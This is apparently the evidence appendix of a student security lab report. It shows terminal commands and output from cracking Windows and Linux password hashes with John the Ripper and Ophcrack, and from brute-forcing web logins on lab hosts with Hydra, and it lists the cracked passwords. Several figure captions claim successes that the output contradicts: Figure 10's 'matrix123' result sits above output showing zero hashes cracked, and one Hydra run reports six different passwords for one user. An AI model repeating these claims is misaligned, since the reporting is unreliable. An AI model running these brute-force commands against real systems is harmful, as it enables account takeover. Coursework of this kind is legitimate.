Smith:qaZwsX:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::
Cobb:1q2w3e4r:1006:aad3b435b51404eeaad3b435b51404ee:68365827d79c4f5cc9b52b688495fd51:::
Arthur:trustno1:1007:aad3b435b51404eeaad3b435b51404ee:f773c5db7ddebefa4b0dae7ee8c50aea:::
Trinity:letmein2:1008:aad3b435b51404eeaad3b435b51404ee:cc528f4594c27552ed9ccd37d2d5ee56:::

10 password hashes cracked, 0 left
```

Figure 5: Complete Windows 7 password recovery showing all 7 user passwords successfully cracked using John the Ripper

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDwindows7.txt
Morpheus:1002:aad3b435b51404eeaad3b435b51404ee:482563f0adaac6ca60c960c0199559d2:::

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDwindows2k3.txt
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:::

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ grep 'Morpheus' 2025Fall-PVDlinux.txt
Morpheus:$6$ykumbyCz$IiKc0RFh2Xa/uV9H8Ayed9aHSSAPEWx0LI8GMtaGrJX61iuYa2Qdw.8rt2bxnZPZgBqm2To26K
7a/YDfbTsY61:1001:1001::/home/morpheus:/bin/sh
```

Figure 6: Windows 7 password cracking process in progress showing real-time attack status and progress indicators





Figure 7: John the Ripper pot file contents displaying successfully cracked NTLM password hashes with plaintext results

Figure 8: Ophcrack rainbow table attack results against Windows 2003 LM hashes showing rapid password recovery

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat evidence/ophcrack_results.txt
Administrator:500:789D4C7C9512D54C6E54DA88DD150D11:55A1493DF652D423AE05634C0D1C94D9:MSKITTY:666
:mskitty666
ASPNET:1007:C647A2B8CFA79D12B79DF1ED7C4BA262:B4D268778A3CB65AF373E8A2E1443050::D5912K8:
Morpheus:1010:DB170C426EAE78BEFF17365FAF1FFE89:482563F0ADAAC6CA60C960C0199559D2:A1B2C3D:4:a1b2c
3d4
Neo:1011:37035B1C4AE2B0C525AD3B83FA6627C7:AAD08989FC198D6F3779878E01B40301:QWERTY1:0:qwerty10
Trinity:1012:5D567324BA3CCEF81D71060D896B7A46:CC528F4594C27552ED9CCD37D2D5EE56:LETMEIN:2:letmei
n2
Cypher:1014:B34CE522C3E4C8774A3B108F3FA6CB6D:B9F917853E3DBF6E6831ECCE60725930:PASSW0R:D:passw0r
d
Smith:1015:45BF38FBD873819AAAD3B435B51404EE:2858AA4F80B55030163B5E98E2F02A74:QAZWSX::qaZwsX
Cobb:1016:6089B6316B3577C4944E2DF489A880E4:68365827D79C4F5CC9B52B688495FD51:1Q2W3E4:R:1q2w3e4r
Arthur:1017:C819160E87A9C8EFC2265B23734E0DAC:F773C5DB7DDEBEFA4B0DAE7EE8C50AEA:TRUSTNO:1:trustno
1
Guest:501::31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_JAMES-BFCF5F2D5:1003:A34C6084CD00D144804161F8F14BF675:74680584039C174E466BF3B85321F6FB:::
IWAM_JAMES-BFCF5F2D5:1004:0ADD5D9C6170C0D29DEBEBB3096E48C8:0C20B9D1814D4464D959AC5B39EFB005:::
SUPPORT_388945a0:1001::13696F852853CD8172F4991066D3BC0E:::
System32:1009:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E::ABB1T:
SYS_32:1008:7EF138EB44BBE93B104C5A08BE4E329A:3CE67103F2F6F2049E843494E7E4208E::ABB1T:
```

Figure 9: Complete Ophcrack rainbow table analysis demonstrating the effectiveness of precomputed hash lookups




```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=sha512crypt --wordlist=/tmp/linux_strategic.txt 2025Fall-PVDlinux.txt
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIM
D 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-09-09 13:29) 0g/s 375.0p/s 3000c/s 3000C/s matrix123..ubuntu
Session completed.
```

Figure 10: John the Ripper successfully cracking Linux SHA-512 salted hash for Morpheus user with password "matrix123"

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ cat evidence/john.pot
$NT$482563f0adaac6ca60c960c0199559d2:a1b2c3d4
$NT$aad08989fc198d6f3779878e01b40301:qwerty10
$NT$8ec60adea316d957d1cf532c5841758d:11111111
$NT$f773c5db7ddebefa4b0dae7ee8c50aea:trustno1
$NT$68365827d79c4f5cc9b52b688495fd51:1q2w3e4r
$NT$b9f917853e3dbf6e6831ecce60725930:passw0rd
$NT$31d6cfe0d16ae931b73c59d7e0c089c0:
$NT$cc528f4594c27552ed9ccd37d2d5ee56:letmein2
```

Figure 11: Detailed view of Smith password hash cracking showing the successful recovery of "qaZwsX" through rule-based mutations



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT smith_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules=single
--max-run-time=480 --session=smith_phase2c
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
qaZwsX           (Smith)
1g 0:00:00:06 DONE (2025-09-09 13:19) 0.1628g/s 7567Kp/s 7567Kc/s 7567KC/s octubre..yayarea
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


Figure 12: John the Ripper show command confirming the cracked password for Smith user verification

```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --format=NT smith_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules=single
--max-run-time=480 --session=smith_phase2c
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
qaZwsX           (Smith)
1g 0:00:00:06 DONE (2025-09-09 13:19) 0.1628g/s 7567Kp/s 7567Kc/s 7567KC/s octubre..yayarea
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ john --show --format=NT smith_hash.txt
Smith:qaZwsX:1005:aad3b435b51404eeaad3b435b51404ee:2858aa4f80b55030163b5e98e2f02a74:::

1 password hash cracked, 0 left
```


Figure 13: Cross-platform hash analysis comparing Morpheus user across Windows 7, Windows 2003, and Linux systems



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ hydra -I -t 4 -l wangxx -P all8.txt 192.168.100.101 \
  http-post-form "/dologin.html:httpd_username=^USER^&httpd_password=^PASS^:F=Invalid" \
  -f -V -o evidence/html_verified_results.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-09 11:34:02
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2798999 login tries (l:1/p:2798999), ~699750 tries per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_password=^PASS^:F=In
valid
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "password" - 1 of 2798999 [child 0] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "iloveyou" - 2 of 2798999 [child 1] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "princess" - 3 of 2798999 [child 2] (0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "12345678" - 4 of 2798999 [child 3] (0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: iloveyou
[STATUS] attack finished for 192.168.100.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-09 11:34:04
```

Figure 14: Hydra successfully discovering password "iloveyou" through HTML form-based authentication attack




```
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sortunut" - 4861 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sortuvat" - 4862 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sorvaaja" - 4863 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sorvalin" - 4864 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "soseensa" - 4865 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sosiaali" - 4866 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sosnicka" - 4867 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sospiroe" - 4868 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaansa" - 4869 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotainen" - 4870 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaisaa" - 4871 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaisia" - 4872 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotakaan" - 4873 of 35010 [child 1] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotalait" - 4874 of 35010 [child 2] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotamaan" - 4875 of 35010 [child 3] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotamies" - 4876 of 35010 [child 0] (
0/0)
[ATTEMPT] target 192.168.100.103 - login "wangxx" - pass "sotaonni" - 4877 of 35010 [child 1] (
0/0)
[80][http-get] host: 192.168.100.103   login: wangxx   password: sotalait
[STATUS] attack finished for 192.168.100.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:05:38

┌──(claude㉿kali)-[/mnt/hgsf/cs660-p3-shared/evidence/distributed]
└─$ hydra -l wangxx -p sotalait 192.168.100.103 http-get /basicauth
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-13 14:25:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get://192.168.100.103:80/basicauth
[80][http-get] host: 192.168.100.103   login: wangxx   password: sotalait
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-13 14:25:41
```

Figure 15: Hydra HTTP Basic Authentication attack successfully finding password ”sotalait” for wangxx user



```
┌──(reinesaj㉿kali)-[/mnt/hgfs/cs660-p3-shared]
└─$ hydra -l wangxx -P all8.txt 192.168.100.101 http-post-form "/dologin.html:httpd_username=^U
SER^&httpd_password=^PASS^:F=Invalid" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secre
t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-09 11:23:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2798999 login tries (l:1/p:2798999), ~17493
8 tries per task
[DATA] attacking http-post-form://192.168.100.101:80/dologin.html:httpd_username=^USER^&httpd_p
assword=^PASS^:F=Invalid
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "password" - 1 of 2798999 [child 0] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "iloveyou" - 2 of 2798999 [child 1] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "princess" - 3 of 2798999 [child 2] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "12345678" - 4 of 2798999 [child 3] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "babygirl" - 5 of 2798999 [child 4] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "michelle" - 6 of 2798999 [child 5] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "sunshine" - 7 of 2798999 [child 6] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "football" - 8 of 2798999 [child 7] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "jennifer" - 9 of 2798999 [child 8] (0
/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "superman" - 10 of 2798999 [child 9] (
0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "samantha" - 11 of 2798999 [child 10]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "danielle" - 12 of 2798999 [child 11]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "jonathan" - 13 of 2798999 [child 12]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "computer" - 14 of 2798999 [child 13]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "whatever" - 15 of 2798999 [child 14]
(0/0)
[ATTEMPT] target 192.168.100.101 - login "wangxx" - pass "softball" - 16 of 2798999 [child 15]
(0/0)
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: princess
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: iloveyou
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: michelle
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: password
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: sunshine
[80][http-post-form] host: 192.168.100.101   login: wangxx   password: superman
